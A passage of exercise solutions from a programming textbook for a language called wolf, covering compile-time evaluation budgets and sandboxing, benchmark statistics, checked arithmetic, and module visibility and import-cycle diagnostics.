at runtime instead;
    file contents belong in declared build inputs through the package
manifest, never in an
    evaluator capability.

$ wolf conform-run ./ex18-7c.lu
error[E0701]: `net_fetch` reaches the network, which comptime code can
never touch
 --> ./ex18-7c.lu:5:5
  |
5 |     net_fetch(url)
  |     ^^^^^^^^^^^^^ ambient IO at compile time
...
8 |     const SCHEMA = fetch_schema("https://example.test/schema.json")
  |                    -------------------------------------------------
while evaluating `fetch_schema`, entered here
  |                    -------------------------------------------------
while evaluating `main`, entered here
  |
  = note: why it is refused — confinement: `wolf add` must never mean
arbitrary code talks to the
    network with your credentials.
  = note: the comptime sandbox is hermetic (D33): the intrinsics available
at compile time are an
    explicit allowlist, and nothing ambient is on it. Compute this value
at runtime instead;
    file contents belong in declared build inputs through the package
manifest, never in an
    evaluator capability.
```

Three runs, and almost all of it is the same three times: the same `ambient IO at compile time` label, the same two-frame evaluation trace back to the `const`, and the same hermetic-sandbox note (D33) closing each report. The one line that differs is the one the question asks about — `= note: why it is refused` — and it gives a different reason each time: confinement, determinism, confinement again but of a second kind.

Exercise 18-8. §18.4

Exercise 18-8 *(comprehension · wolf)*. A reader decides budgets are noise and writes `#[budget(fuel = 0)]` to turn the meter off. Predict what the compiler does with a *trivial* call under that attribute: a `comptime fn` that returns `10` and computes nothing.

Solution: the rejection is about the attribute, not the workload. Budgets are raised, never removed; there is no spelling that disables one, and the trivial body never gets a chance to demonstrate its innocence:

```
console
$ wolf conform-run ./ex18-8.lu
error[E0709]: a comptime budget cannot be turned off — `fuel = 0` would
disable the limit
 --> ./ex18-8.lu:8:14
  |
8 |     #[budget(fuel = 0)]
  |              ^^^^^^^^ budgets are raised, never removed
  |
  = note: the sandbox guarantee (D33) includes bounded evaluation: every
budget has a default, a
    per-site override, and a hard ceiling — there is no spelling that
removes one.
```

Exercise 18-9. §18.4

Exercise 18-9 *(comprehension · wolf)*. Two runaway programs, two different budgets. Before running, match each to the resource it exhausts and the E-code it earns:

```
wolf
// program A
comptime fn dive(n: int) -> int {
    dive(n + 1)
}
// program B
comptime fn spin() -> int {
    while true {}
    0
}
```

Solution: A recurses, so it hits the *depth* budget (E0704, 256 call frames); B loops in one frame, so it burns *fuel* (E0702, a step count). Both diagnostics end with the same shape of help (raise the budget at the use site) because the compiler cannot tell a runaway from a computation that is merely large; only you can:

```
console
$ wolf conform-run ./ex18-9a.lu
error[E0704]: comptime evaluation recursed past 256 call frames
 --> ./ex18-9a.lu:5:5
  |
5 |     dive(n + 1)
  |     ^^^^^^^^^^ the call that went over the limit
  |     ---------- while evaluating `dive` — 254 recursive frames
```

```
...
8 |     const D = dive(0)
  |               ------- while evaluating `dive`, entered here
  |               ------- while evaluating `main`, entered here
  |
  = note: call depth is a resource limit, not a host stack: deep recursion
is refused with this
    report instead of crashing the compiler (D33).
help: raise the budget here: `#[budget(depth = 512)]`
  |
8 |     #[budget(depth = 512)]
  |

$ wolf conform-run ./ex18-9b.lu
error[E0702]: comptime evaluation ran out of fuel after 1000000 steps
 --> ./ex18-9b.lu:9:15
  |
9 |     const N = spin()
  |               ^^^^^^ evaluation stopped here
  |               ------ while evaluating `spin`, entered here
  |               ------ while evaluating `main`, entered here
  |
  = note: fuel bounds how long the compiler will evaluate before
concluding the computation is
    runaway — a build can be slow, never hung (D33).
help: raise the budget here: `#[budget(fuel = 2000000)]`
  |
9 |     #[budget(fuel = 2000000)]
  |
```

Exercise 18-10. §18.4

Exercise 18-10 *(extension (break-it-on-purpose) · wolf)*. Earn E0703 (the *heap* budget) using only a `while` loop and a `var`, without tripping fuel first. (You will need to grant fuel to get there.)

Solution. `ch18/ex18-10.lu`: grant a large fuel budget so the loop lives long enough to exhaust the 65536-cell comptime heap instead:

```
wolf
comptime fn flood() -> int {
    var n = 0
    while n < 100000000 {
        n = n + 1
    }
    n
}
fn main() -> !int {
    #[budget(fuel = 100000000)]
    const N = flood()
    if N == 0 { 1 } else { 0 }
}
```

```
console
```

```
$ wolf conform-run ./ex18-10.lu
error[E0703]: comptime evaluation exceeded its heap budget of 65536 cells
  --> ./ex18-10.lu:13:15
   |
13 |     const N = flood()
   |               ^^^^^^^ the allocation that went over happened here
   |               ------- while evaluating `flood`, entered here
   |               ------- while evaluating `main`, entered here
   |
   = note: the comptime heap is capped so evaluation cannot exhaust the
machine compiling the
     program (D33); most overruns are unbounded value growth in a loop.
help: raise the budget here: `#[budget(heap = 131072)]`
   |
12 |     #[budget(heap = 131072)]
   |
```

The order of the two limits is the lesson: budgets are independent meters, and the first one exhausted names the failure.

Exercise 18-12. §18.4

Exercise 18-12 *(design)*. The sandbox refuses a file read (E0701) but the catalog entry points at *declared build inputs* through the package manifest instead. Draw the line between the two designs: what exactly does declaring an input buy that an ambient read does not have? Name the failure the ambient read permits in each of: caching, cross-machine reproducibility, and auditing a dependency you did not write.

Solution (discussion): a declared input is part of the build's identity: it is hashed, so the cache can key on it; it is listed, so another machine can be handed the same bytes; it is visible, so an auditor reads the manifest instead of the evaluator's traffic. The ambient read defeats each in turn: a cache cannot know the file mattered, so it serves stale artifacts; a second machine has a different file or none, so the "same" build diverges; and an auditor must now treat every comptime expression as a potential filesystem probe, which is the exact posture chapter 24 spends a chapter dismantling. The refusal is not a missing feature; it is the load-bearing wall of the caching, reproducibility, and audit stories, and the package manifest is where the need is threaded instead of through the evaluator. *What* is read can be data; *that* it was read must be declaration.

Exercise 18-13. §18.3

Exercise 18-13 *(spelunking · wolf)*. Misspell a format spec on purpose — `{total:>9.2z}` — and read the grammar out of the error. From the diagnostic alone: which one letter fixes this spec for a money column, and which *two* letters would print the same number in bases the chapter has not used yet?

Solution. `ch18/ex18-13.lu` (broken on purpose):

```
console
$ wolf conform-run ./ex18-13.lu
error[E0412]: `z` has no place in a format spec — the grammar is
```

```
`[[fill]align][+][0][width][.precision][type]` with type one of `b o x X e
E f`
 --> ./ex18-13.lu:7:18
  |
7 |     print("{total:>9.2z}")
  |                   ^^^^^^ in this format spec
  |
```

The fix is `f`: fixed-point, which with `.2` is the money column (`{total:>9.2f}`). The two unused letters are `b` and `o` — binary and octal — sitting in the grammar beside the `x`/`X` hex the string chapter did print. The diagnostic *is* the section's claim performed: the f-string compiled to checked calls, so a bad spec is a compile error with the whole grammar in it, not a runtime surprise — and the grammar line answers questions the chapter never got to.

Exercise 18-14. §18.3

Exercise 18-14 *(comprehension · wolf)*. Four `Buf[…]` parameter and return pairs: `Buf[N + 1]` with `Buf[1 + N]`; `Buf[N + 2 - 1]` with `Buf[1 + N]`; `Buf[2 + 2]` with `Buf[4]`; `Buf[N * 2]` with `Buf[2 * N]`. Predict which pairs the checker equates on its own and which one needs a witness, then check the odd one out and read which of the three steps the note says it fell past.

Solution. `ch18/ex18-14.lu` (the `*` pair, broken on purpose; the first three are the chapter's own `shuffle/widen/closed`, all accepted):

```
console
$ wolf conform-run ./ex18-14.lu
error[E0707]: `Buf[N * 2]` and `Buf[2 * N]` may be equal, but proving it
needs a witness
 --> ./ex18-14.lu:6:51
  |
6 | fn double[N: type](b: Buf[N * 2]) -> Buf[2 * N] { b }
  |                                      ------------- the return type is
declared here
  |                                                    ^ these const
expressions differ beyond linear arithmetic
  |
  = note: const-expression equality is decided in three steps, and the
line is fixed: (1) closed
    expressions evaluate and compare by value; (2) `+`/`-` arithmetic over
generic
    parameters compares by ring normalization, so `N + 1` equals `1 + N`;
(3) anything
    beyond — `*`, `/`, `%`, shifts, bit operators — needs an explicit
witness. This pair
    sits at step 3.
  = note: state the equality where the reader can see it: a comptime
`assert` on the sizes
    involved, or rewrite both spellings into the same `+`/`-` form.
```

Closed values (step 1) equate `2 + 2` with `4`; ring normalization (step 2) equates both `+`-shaped pairs. The `*` pair is mathematics any reader can do and the checker *will not*,

because the line between “normalized” and “proved” is fixed where the chapter said it is: multiplication is step 3, witness territory, however trivial the instance. A checker that did easy multiplications would have a boundary nobody could state.

Exercise 18-15. §18.4

Exercise 18-15 *(extension · wolf)*. Roman numerals, both ways, folded: write `to_roman(n)` and `from_roman(s)` as `comptime fn`s (the value table as a pair of indexed helpers, subtractive pairs and all), and a witness `round_trips(n)` whose `assert` proves `from_roman(to_roman(n)) == n` at compile time. Fold a year each way into `const`s and print them. What does the witness buy that printing both values does not, and which famous wrong numeral — `IIII` — does your `from_roman` quietly accept, and why is that fine here?

Solution. `ch18/ex18-15.lu` (excerpt — the table helpers are if-chains over an index, `glyph(at)/worth(at)`):

```
wolf
comptime fn to_roman(n: int) -> str {
    var out = ""
    var rest = n
    var at = 0
    while at < 13 {
        while rest >= worth(at) {
            out = "{out}{glyph(at)}"
            rest -= worth(at)
        }
        at += 1
    }
    out
}
...
comptime fn from_roman(s: str) -> int {
    var total = 0
    var i = 0
    while i < s.len {
        let here = one(s, i)
        let next = if i + 1 < s.len { one(s, i + 1) } else { 0 }
        total += if here < next { 0 - here } else { here }
        i += 1
    }
    total
}
comptime fn round_trips(n: int) -> bool {
    assert(from_roman(to_roman(n)) == n)
    true
}
fn main() -> !int {
    const YEAR = to_roman(1994)
    const BACK = from_roman("MMXXVI")
    const WITNESS = round_trips(3888)
    print("{YEAR} {BACK}")
    if WITNESS { 0 } else { 1 }
}
```

```
console
$ wolf run ex18-15.lu
MCMXCIV 2026
```

The witness buys a *build-breaking* claim: printed values need a reader to check them, but a failed comptime `assert` is E0710 and no binary exists — 3888 (`MMMDCCCLXXXVIII`, the longest numeral under 4000) round-trips or the program is refused. `IIII` is accepted because `from_roman` implements the subtractive *reading* rule (a smaller value before a larger one subtracts), which maps every well-formed numeral correctly and some malformed ones charitably; rejecting non-canonical spellings is a validator's job, and the witness only claims the round trip from `to_roman`'s canonical output. Stating exactly what the assert proves — no more — is most of what writing one teaches.

Chapter 19

Exercise 19-1. §19.1

Exercise 19-1 *(fingers · wolf + lupin)*. Type the scanner and change the line to `"the  pack hunts at dusk"`, with the doubled and tripled spaces. Predict the count on paper from the two-state rule, then build it with `--release`, run it, and run it under `lupin`.

Solution. `ch19/ex19-1.lu`. Five: a word starts at each space-to-nonspace edge, and stretching a gap adds no edges. The scanner counts transitions, not spaces, which is why the doubled and tripled runs change nothing:

```
console
$ wolf build --release ex19-1.lu
$ ./ex19-1
5 words
$ lupin ex19-1.lu
5 words
```

Both tiers, one answer, which is §19.1's first claim exercised: the flag may change everything about how the binary is made and nothing about what it means.

Exercise 19-2. §19.2

Exercise 19-2 *(comprehension · prose)*. A release of the compiler makes one benchmark kernel 11 percent faster, and the same release moves that kernel's handed-to-LLVM instruction count from 266 to 309. Explain how both numbers can be progress, and name the transformation shape from this section that produces exactly this signature.

Solution: loop versioning. The middle end emitted a guarded fast copy of the loop (its bounds checks proven and folded) beside the original slow copy that keeps every check, plus the guard chain that picks between them at the loop's door. Two loop bodies and a guard are more instructions than one loop body; the hot path through them is shorter. The ratio measures work delivered to the backend, not time, and this kernel spent 43 instructions to buy 11 percent; the numbers are the stencil kernel's own, from the loss ledger's entry for

the versioning landing. The general lesson: any gate on a proxy metric needs a story for the cases where the proxy and the goal move apart, which is why the ratio is a ratchet with a paper trail rather than an objective function.

Exercise 19-3. §19.3

Exercise 19-3 *(comprehension · prose)*. Five timings of one benchmark, in nanoseconds: 1000, 1010, 990, 1005, 2400. Compute the mean and the median; state which one a careful report trusts and what the outlier most plausibly was. Then compute the median absolute deviation and say what it does with these five numbers that a standard deviation would not.

Solution: mean 1281, median 1005. The report trusts the median, and the 2400 was most plausibly the machine, not the program: a scheduler preemption, a cache gone cold, a thermal step. The median absolute deviation takes each sample's distance from the median (5, 5, 15, 0, 1395) and takes the median of those: 5. One wild sample barely moves it, where a standard deviation would be dominated by that sample's square. Robust statistics are the choice to measure the program instead of the machine's weather, which is also why the ledger's nightly numbers are medians and why §19.3 says a delta means nothing except against its own spread.

Exercise 19-4. §19.3

Exercise 19-4 *(comprehension · prose)*. Classify each loss into one of this section's four kinds, and name the fix path: (a) a kernel adds numbers that arrive over a socket, and the additions stay checked; (b) the compiler proves a parameter's buffer disjoint from every other, and the loop still reloads it after each store; (c) a kernel would tie C if the language allowed reading one byte past the end of a buffer when the read provably lands in the same page.

Solution: (a) is "the fact does not exist," and its fix path is honesty, not code: no sound analysis can bound values the program did not compute, the checks are the promise, and if the price crosses the gate's line the entry goes to the exceptions file with the cost measured (chapter 21 prints exactly this kernel's entry). (b) is "the fact went unspent": the proof exists and the instruction stream shows it not arriving, so the fix is in the pipeline that carries facts to the backend, with this kernel as the regression test. (c) is "the win was renounced": the read past the end is undefined behavior wolf refuses regardless of page arithmetic, so the gap is a price, written down, never a bug filed on the checker for being right.

Exercise 19-5. §19.3

Exercise 19-5 *(design)*. A colleague's slide says "our runtime is 8 percent faster than C." Using this chapter's last paragraph, list the three pieces of provenance the claim needs before it is a measurement, and state what the sentence quietly becomes as each one is removed.

Solution (discussion): it needs the suite (what programs, against which C, compiled how), the date with its noise discipline (medians over how many runs, on what machine, against what spread), and the commit (what exactly was measured). Remove the commit and it is a claim about nothing in particular: nobody can re-measure it, so it cannot be wrong, which is worse than being wrong. Remove the date and it is folklore: true once, quoted forever,

immune to the compiler release that invalidated it. Remove the suite and it is advertising: "faster than C" with the workload chosen after the fact. The chapter's standard (a dated, gated, commit-pinned ledger line) is what remains when a sentence like the slide's is required to survive cross-examination.

Chapter 20

Exercise 20-1. §20.1

Exercise 20-1 *(fingers · lupin)*. Change the line to `"a"` and predict the printed value by hand before running: the seed is 7, the multiplier 31, and `"a"` is one byte, 97. Then explain why this function's signature would be a lie under plain `i32`.

Solution. `ch20/ex20-1.lu`. By hand: $7 \times 31 = 217$, plus 97 is 314, no wrap on one byte:

```
console
$ lupin ex20-1.lu
314
```

Under plain `i32` the signature would promise checked arithmetic and the body would need it unchecked: a longer input overflows within a handful of bytes, by design, and the checked spelling traps exactly there. `wrapping[i32]` is the renegotiation written where the compiler can hold it and a caller can read it. One byte happens to stay under the ceiling either way; the signature is about every input, not the lucky ones.

Exercise 20-2. §20.2

Exercise 20-2 *(comprehension · prose)*. The ledger's history for 2026-08-22 contains three HOLDS lines: 03:53 (counted, consecutive 1), 04:11 (eighteen minutes later), and 06:30 (139 minutes after the counted hold). The next holds land 2026-08-23 at 03:36 and 2026-08-24 at 03:39. State the consecutive count after each of the five lines, and name the rule that decides each step.

Solution: 1, 1, 1, 2, 3. The 03:53 hold is counted; 04:11 and 06:30 land inside the twelve-hour window that separates counted holds, so each records with the count unchanged (two samples of one thermal state are one sample, however many timestamps they wear). The 2026-08-23 hold is 23.7 hours after the counted one and advances the count to 2; 2026-08-24 advances it to 3, the declaration threshold, at which the tool prints a banner and a human decides. The rule doing all the work is the tick rule: a second reading counts only when a night has actually passed, and the ledger, not the enthusiasm, judges what a night is.

Exercise 20-3. §20.3

Exercise 20-3 *(comprehension · prose)*. The emitted-IR ratio's original design target is half, and the recorded gate is a ceiling at the measured value instead of at the target. State what a hard gate at the unmet target would do to every pull request, what a team learns to do with a gate that is always red, and what the ratchet preserves that a red wall of shame would not.

Solution: a hard gate at 0.5 against a measured 0.58 fails every commit, including the ones that improve the number, and tells none of them anything new. A team with a permanently red gate learns the only lesson a permanently red gate teaches: to stop reading it, and then to route around it, at which point the gate guards nothing. The ratchet preserves the two things a gate is for: regressions still fail (the ceiling is the measured value, so any backsliding is a red that means something), and progress is banked (each earned improvement tightens the ceiling behind it). The unmet target stays recorded beside the ratchet, which keeps the ambition without spending the signal.

Exercise 20-4. §20.4

Exercise 20-4 *(design)*. A teammate proposes an exception entry: your image-decoding kernel would match C if it could read eight bytes past the end of the input buffer, since the read provably stays in the same page. Draft the entry's five fields, then rule on it: does this qualify for the exceptions file, and if it does, what revisit condition keeps it honest? Then rule on a second candidate: a kernel that loses because the standard library lacks a bulk-copy method.

Solution (discussion): the first candidate qualifies, and the entry writes itself. Kernel: the decoder. Root cause: the vectorized tail wants an over-read; every in-bounds spelling costs a scalar epilogue. Decision that renounced the win: out-of-bounds reads are undefined behavior wolf refuses, page arithmetic notwithstanding (the language has no "probably mapped" memory class). Measured cost: the A/B against the over-reading C, with the date and host. Revisit condition: a masked-load lowering or a padded-buffer idiom that gets the tail without the over-read, at which point the entry expires. The second candidate does not qualify: a missing library method is a bug with an owner, not a renounced win, and parking it in the exceptions file would spend a capped slot to make a to-do item stop looking like one. It goes to the loss ledger, classified, with the kernel as the regression test for the method's arrival.

Chapter 21

Exercise 21-1. §21.1

Exercise 21-1 *(comprehension · prose)*. Here is saxpy in C:

```
c · contrast
void saxpy(double a, const double *xs, double *ys, size_t n) {
    for (size_t i = 0; i < n; i++) ys[i] = a * xs[i] + ys[i];
}
```

Without `restrict`, name the specific possibility the C compiler must plan for, and the optimization it therefore hesitates on. Then state what a wolf compiler knows about `saxpy(a, xs, mut ys)` from the signature alone, and who did the work of establishing it.

Solution: the C compiler must assume `xs` and `ys` may overlap: a store through `ys[i]` could change some later `xs[j]`, so reordering and vectorizing the loads requires either a

runtime overlap check or giving up the transform. `restrict` is the programmer *promising* disjointness, unchecked: get it wrong and the program is undefined. In wolf, `mut ys` is an exclusive claim and `xs` a shared read (chapter 7′s rule), so disjointness is a fact the type system already proved at every call site. Same fact, different laborer: C trusts the programmer's word; wolf makes the caller demonstrate it, once, at compile time.

Exercise 21-2. §21.1

Exercise 21-2 *(fingers · lupin)*. Type the wolf saxpy and run it: five elements, `a = 2.0`, `ys` all tens. Predict both printed values first.

Solution. `ch21/ex21-2.lu` (excerpt):

```
wolf
fn saxpy(a: f64, xs: List[f64], mut ys: List[f64]) {
    var i = 0
    while i < xs.len {
        ys[i] = a * xs[i] + ys[i]
        i += 1
    }
}
```

```
console
$ lupin ex21-2.lu
12 20
```

2·1 + 10 and 2·5 + 10, printed the way a whole-valued `f64` prints: shortest round-trip, so `12` rather than `12.0`. The kernel is deliberately the same one as 21-1: what runs here is the semantics, on both machines and on the compiler's release tier alike. The suite §21.4 cites gates this same shape against naive `clang -O3`; the numbers on the page stay CI's.

Exercise 21-3. §21.2

Exercise 21-3 *(comprehension · prose)*. A request handler builds a parse tree of 10,000 nodes, reads it, and discards it. Count the allocator interactions (calls into allocate and free machinery) for (a) malloc discipline with individual `free`, (b) malloc discipline with one arena library, (c) a wolf region. Then name the cost in (c) that did *not* disappear and where it went.

Solution: (a) 20,000: every node allocated and freed retail. (b) on the order of a few dozen: the arena grabs slabs and frees them wholesale; nodes are pointer bumps, which is the arena's entire trick. (c) matches (b) at runtime (bump allocation, one wholesale free at region end) with the checking moved to compile time: the guarantee that no node pointer outlives the region is the region checker's proof, not a code review's hope. What did not disappear: the proof obligation. C's arena has the same lifetime rule and enforces it with discipline; wolf's region has it as a type fact. The allocator math is identical (chapter 8 said so), and the difference is who catches the escapee.

Exercise 21-5. §21.4

Exercise 21-5 *(comprehension · lupin)*. The bill and the payout in one program: `sum_to(n)` adds 1,000,000 to an `i32` accumulator `n` times. Predict both calls' fates (`sum_to(2000)`, then `sum_to(3000)`) with the arithmetic that decides them.

Solution: $2000 \times 1{,}000{,}000 = 2.0 \times 10^9$ fits under `i32`'s 2,147,483,647 ceiling; $3000 \times 1{,}000{,}000$ crosses it at iteration 2148:

```
console
$ lupin ex21-5.lu
2000000000
ex21-5.lu: trap(overflow): `+` produced 2148000000, outside `i32` —
checked arithmetic traps in every profile (X3); spell intended overflow
`wrapping[i32]` [arith.checked] at 9:9
$ echo $?
3
```

Every one of those two million additions carried the check that made the last one honest. What the check *costs* after optimization is a measured number with a date on it. §21.4 prints that number from CI's own ledger, not from an assertion here; the checked-adds exception in the suite's gate is the same cost made explicit.

Exercise 21-6. §21.4

Exercise 21-6 *(spelunking · lupin)*. From exercise 21-5's trap line alone: name the decision id it cites, the clause tag it enforces, and the documented spelling for the program that *wanted* wraparound. Then state, in one sentence, why this trap firing "in every profile" is the chapter's honesty rather than the chapter's embarrassment.

Solution: X3 is the decision; `[arith.checked]` the clause; `wrapping[i32]` the intended-overflow spelling. All three are printed in the line itself. The one sentence: a language claiming to beat C while quietly disabling its own safety checks in release builds would be rigging the race, and X3 is wolf agreeing to be benchmarked with the checks on.

Exercise 21-9. §21.4

Exercise 21-9 *(comprehension · prose)*. "Beats naive C, and the claim is a falsifiable CI gate" is a sentence with a specific engineering content. Name the three artifacts that must exist for the claim to be falsifiable rather than promotional, and for each say whether this edition already prints it.

Solution: three artifacts. A pinned, public benchmark suite: the kernels, their C twins, and the gate that reads them (this edition prints its verdict line in §21.4, with the repository path and the date). A variance discipline that can call a delta noise: medians, mean absolute deviation, a symmetric gate (chapter 19 teaches the discipline; the instrument that would put it in your hands is not part of this edition's toolchain). A dated, regenerated record wired to CI so the claim expires when the world changes: the colophon's toolchain pin and the ledger line §21.4 quotes, which names its commit and its night. Remove any one and the sentence degrades to advertising: no suite and it is unmeasured, no variance gate and it is cherry-picked, no date and it is folklore.

Chapter 22

Exercise 22-1. §22.1

Exercise 22-1 *(fingers · lupin)*. Build the two-module project: an entry file and a `stats/` directory exporting `mean`, with a private `total` helper the entry never sees. Run it. Then move `total` into a second file inside `stats/` and state what changes for the entry file.

Solution. `ch22/metrics/`:

```
wolf
// metrics/main.lu
use stats

fn main() -> !int {
    var widths = List[int]()
    (mut widths).push(4)
    (mut widths).push(6)
    (mut widths).push(8)
    print("mean {stats.mean(widths)} of {stats.count(widths)}")
    0
}
```

```
console
$ lupin metrics/main.lu
mean 6 of 3
```

Moving `total` to another file inside `stats/` changes nothing anywhere, because files are invisible to importers: the module is the directory, `use stats` names it whole, and the split is a private reorganization. That non-event is the design.

Exercise 22-2. §22.1

Exercise 22-2 *(comprehension · lupin)*. `vault/keys.lu` defines `pub fn count()`, `pub fn loaded()`, and private `fn secrets()` and `fn total()`. The entry calls `vault.total()`. Predict the diagnostic (including whether it says the name does not *exist*) and the exit code.

Solution: E0304, exit 2, and the diagnostic is precise about existence: the name is there and visibility is the objection. A resolver that pretended otherwise would send you hunting a typo that is not one:

```
console
$ lupin leak/main.lu
leak/main.lu: E0304: `total` exists in `vault`, but it is private; only
`pub`/`pub(pkg)` items are visible across modules (D32) [mod.vis.private]
at 7:19
$ echo $?
2
```

Exercise 22-3. §22.1

Exercise 22-3 *(comprehension · lupin)*. `twice/main.lu` and its sibling `twice/extra.lu` each define `fn describe()`. Neither file imports the other. Predict the verdict, and say why "neither imports the other" is a trap in the question.

Solution: E0302, "file boundaries create no scopes." The trap is thinking imports are involved at all: sibling files are not two scopes that could shadow, they are one module with one namespace, and the second definition is a duplicate wherever it sits:

```
console
$ lupin twice/main.lu
twice/main.lu: E0302: the name `describe` is defined twice in this module
(defined again in `twice/main.lu`); file boundaries create no scopes (D32)
— two separate programs sharing a directory each mark themselves `//!
member: false` (D59) [mod.dup] at 4:4
```

Exercise 22-4. §22.1

Exercise 22-4 *(comprehension · lupin)*. The entry imports `tools` and never mentions it again. Predict: warning or error, and what the diagnostic offers about the fix.

Solution: a hard error, E0305, and the diagnostic notes the fix is machine-applicable: deleting the line. Wolf takes the Go position with Go's justification: an unused import is a dependency edge that slows every build and means nothing, and a warning would be a request:

```
console
$ lupin unused/main.lu
unused/main.lu: E0305: the import `tools` is never used in `unused/
main.lu`; an unused import is a hard error (D32), and deleting the line is
machine-applicable [mod.use.unused] at 4:5
```

Exercise 22-5. §22.2

Exercise 22-5 *(comprehension + extension · lupin)*. In `ch22/tangle/`, `store` imports `index` to log entries and `index` imports `store` to validate them: each import has a reason, which is how real cycles are born. Predict the diagnostic. Then perform the interface-extraction refactor in a copy: move the shared vocabulary into a third module neither imports from, and run the result.

Solution. Before, the cycle drawn whole:

```
console
$ lupin tangle/main.lu
tangle/main.lu: E0303: this import completes a cycle: `store` → `index` →
`store` (in `tangle/index/index.lu`); imports between modules must form a
DAG (D32) [mod.cycle] at 3:48
```

After, `ch22/untangled/` adds `kinds/`, which imports nothing; `index` now consumes `kinds.in_batch` instead of calling back into `store`, and the arrows form a DAG:

```
console
$ lupin untangled/main.lu
stored 0
```

The refactor's discipline: the extracted module holds what both sides *needed from each other* and nothing else. If `kinds` starts importing things, the tangle is reassembling under a new name.

Exercise 22-6. §22.2

Exercise 22-6 *(comprehension · prose)*. A library refactor splits one 900-line module file into four files in the same directory, moves nothing across module boundaries, and changes no `pub` markers. List everything that changes for the library's importers, then name the artifact from §22.2 that would prove your answer mechanically.

Solution: nothing changes. The import path names the directory, the module's namespace is the union of its files, and the `pub` surface is untouched. The proof artifact is the module's export hash, which `wolf interface` prints: a digest over the `pub` surface alone, which the split leaves bit-identical. Run it before and after and compare the `export_hash` line; a private helper moving between files does not appear in the items list, so it cannot appear in the number. A refactor you can prove invisible is a refactor you can make on a Friday.

Exercise 22-7. §22.3

Exercise 22-7 *(comprehension · wolf)*. The `init()` idiom §22.3 retires: a plugin system where each module's `init()` registers a handler into a global table at startup, in whatever order the linker felt like. Write the comptime replacement for **four** handlers, with a witness that fails the build if one goes missing, and say what became of the ordering question.

Solution. `ex22-7.lu`, run by the compiler because a `comptime fn` is the compiler's to evaluate:

```
wolf
struct Ingest  { rows: int }
struct Report  { rows: int }
struct Purge   { rows: int }
struct Reindex { rows: int }

comptime fn handlers(a: type, b: type, c: type, d: type) -> str {
    "{typeinfo(a).name} {typeinfo(b).name} {typeinfo(c).name}
{typeinfo(d).name}"
}

comptime fn expect_four(a: type, b: type, c: type, d: type) -> bool {
    assert(handlers(a, b, c, d).len == 27)
    true
}

fn main() -> !int {
    const HANDLERS = handlers(Ingest, Report, Purge, Reindex)
    const CHECKED = expect_four(Ingest, Report, Purge, Reindex)
    print("{HANDLERS}")
```

```
    if CHECKED { 0 } else { 1 }
}
```

```
console
$ wolf run ex22-7.lu
Ingest Report Purge Reindex
```

What builds the table: `handlers`, during compilation. When: before the program exists. What became of the ordering question: it was deleted, not answered. There is no phase in which two registrations could race, no link order to depend on, and two builds of this file produce the same table byte for byte, the determinism the sandbox exists to protect (chapter 18). Drop `Reindex` from either call and the witness fails the build with E0710 rather than leaving you a table that is quietly one handler short, which is the second thing `init()` never gave you.

Exercise 22-8. §22.3

Exercise 22-8 *(design)*. Import cycles are errors (D32). A colleague argues the compiler should permit cycles and merely warn, citing a large codebase where breaking them means touching forty files. Argue wolf's side using what the rule *buys*, then concede the strongest point on the other side and answer it.

Solution (discussion): the buy is threefold. Builds: a DAG gives every module a finish order, so compilation parallelizes and incremental builds have a frontier; a cycle collapses that into a single unit that rebuilds together forever. Comprehension: a DAG means "what does this depend on" has an answer that terminates; in a cycle, everything depends on everything, and the forty files were already one file wearing forty names. Interfaces: E0303 forced this chapter's refactor to *name* the shared vocabulary (`kinds`), and named seams are where documentation, testing, and ownership attach. The strongest counter is real: retrofitting a DAG onto a tangled codebase is expensive, and a warning would let teams migrate gradually. The answer is the one wolf gives everywhere: gradual enforcement of a structural rule converts it into folklore. The warned-about cycle outlives its excuse, new code grows onto it, and the migration never happens. The forty-file cost is paid once; the cycle's cost is paid on every build and every read, indefinitely, by people who did not create it.

Exercise 22-9. §22.3

Exercise 22-9 *(extension · lupin)*. The word counter, split along its seam: a `tokens/` module that turns text into words and knows nothing about counting, a `tally/` module that counts a `List[str]` and knows nothing about lines, and an entry that owns the text and the report loop. Build it in `ch22/wordcount/` and run it. Then defend the seam: why does `tokens` return a `List[str]` instead of taking `tally` as an import and counting as it splits?

Solution. `ch22/wordcount/` — the entry:

```
wolf
```

```
// wordcount/main.lu
use tokens
use tally

fn main() -> !int {
    let log = """
        the wolf runs and the moon watches
        the wolf sleeps
        """
    let words = tokens.split_words(log)
    let pairs = tally.count(words)
    var i = 0
    while i < pairs.0.len {
        print("{pairs.1[i]:>3} {pairs.0[i]}")
        i += 1
    }
    0
}
```

```
console
$ lupin wordcount/main.lu
  3 the
  2 wolf
  1 runs
  1 and
  1 moon
  1 watches
  1 sleeps
```

The `List[str]` between them is the whole contract, and its poverty is the point: `tokens` importing `tally` would weld the two jobs into one module wearing two directories — counting-while-splitting cannot be reused to split without counting, and the import edge would put `tally` in every future importer's build graph whether they count or not. A seam earns its module boundary exactly when the value crossing it is duller than either side's insides. (`tally` returns two parallel lists for 5-6′s reason: first-seen order is data a `Map` forgets.)

Exercise 22-10. §22.3

Exercise 22-10 *(extension · lupin)*. A calculator whose arithmetic lives behind a seam: an `ops/` module exporting one function, `apply(op, a, b) -> int ! {BadOp, DivZero}`, and an entry that parses `a b op` lines and reports. Build it in `ch22/calc/`, with `9 0 /` among the inputs. The row crosses the module boundary — what does the entry know about *why* a line was refused, and what would it take to start caring?

Solution. `ch22/calc/` — the module:

```
wolf
// calc/ops/ops.lu
pub fn apply(op: str, a: int, b: int) -> int ! {BadOp, DivZero} {
    if op == "+" { return a + b }
    if op == "-" { return a - b }
```

```
    if op == "*" { return a * b }
    if op == "/" {
        if b == 0 { return DivZero }
        return a / b
    }
    BadOp
}
```

```
console
$ lupin calc/main.lu
7 3 - = 4
9 0 /: refused
6 7 * = 42
```

The entry's handler is `else |err| { … }` with no `match`: it knows a line was refused and prints so, and the tag's identity dies unread in `err`. That is a legitimate posture — chapter 6's coarse consumer — and the row's two tags are still load-bearing, because the day the entry wants `9 0 /: division by zero` instead, the change is one `match` in the handler and nothing in `ops`: the information was already crossing the seam, typed, waiting for a caller that cares. An error row in a `pub` signature is the module promising its callers room to grow into.

Exercise 22-11. §22.1

Exercise 22-11 *(fingers · lupin)*. Two scratch programs, one directory, on purpose: `sum.lu` totals three numbers, `widest.lu` finds the longest of four words, and each is a whole program with its own `main`. Mark each `//! member: false` and run both by name. Then remove the marker from *one* of them and run the other. Why does the diagnostic land on the program that kept its marker?

Solution. `ch22/scratch/`, both files opening with the marker:

```
wolf
// scratch/sum.lu (first lines)
//! member: false
fn main() -> !int {
```

```
console
$ lupin scratch/sum.lu
sum 15
$ lupin scratch/widest.lu
widest marmot
```

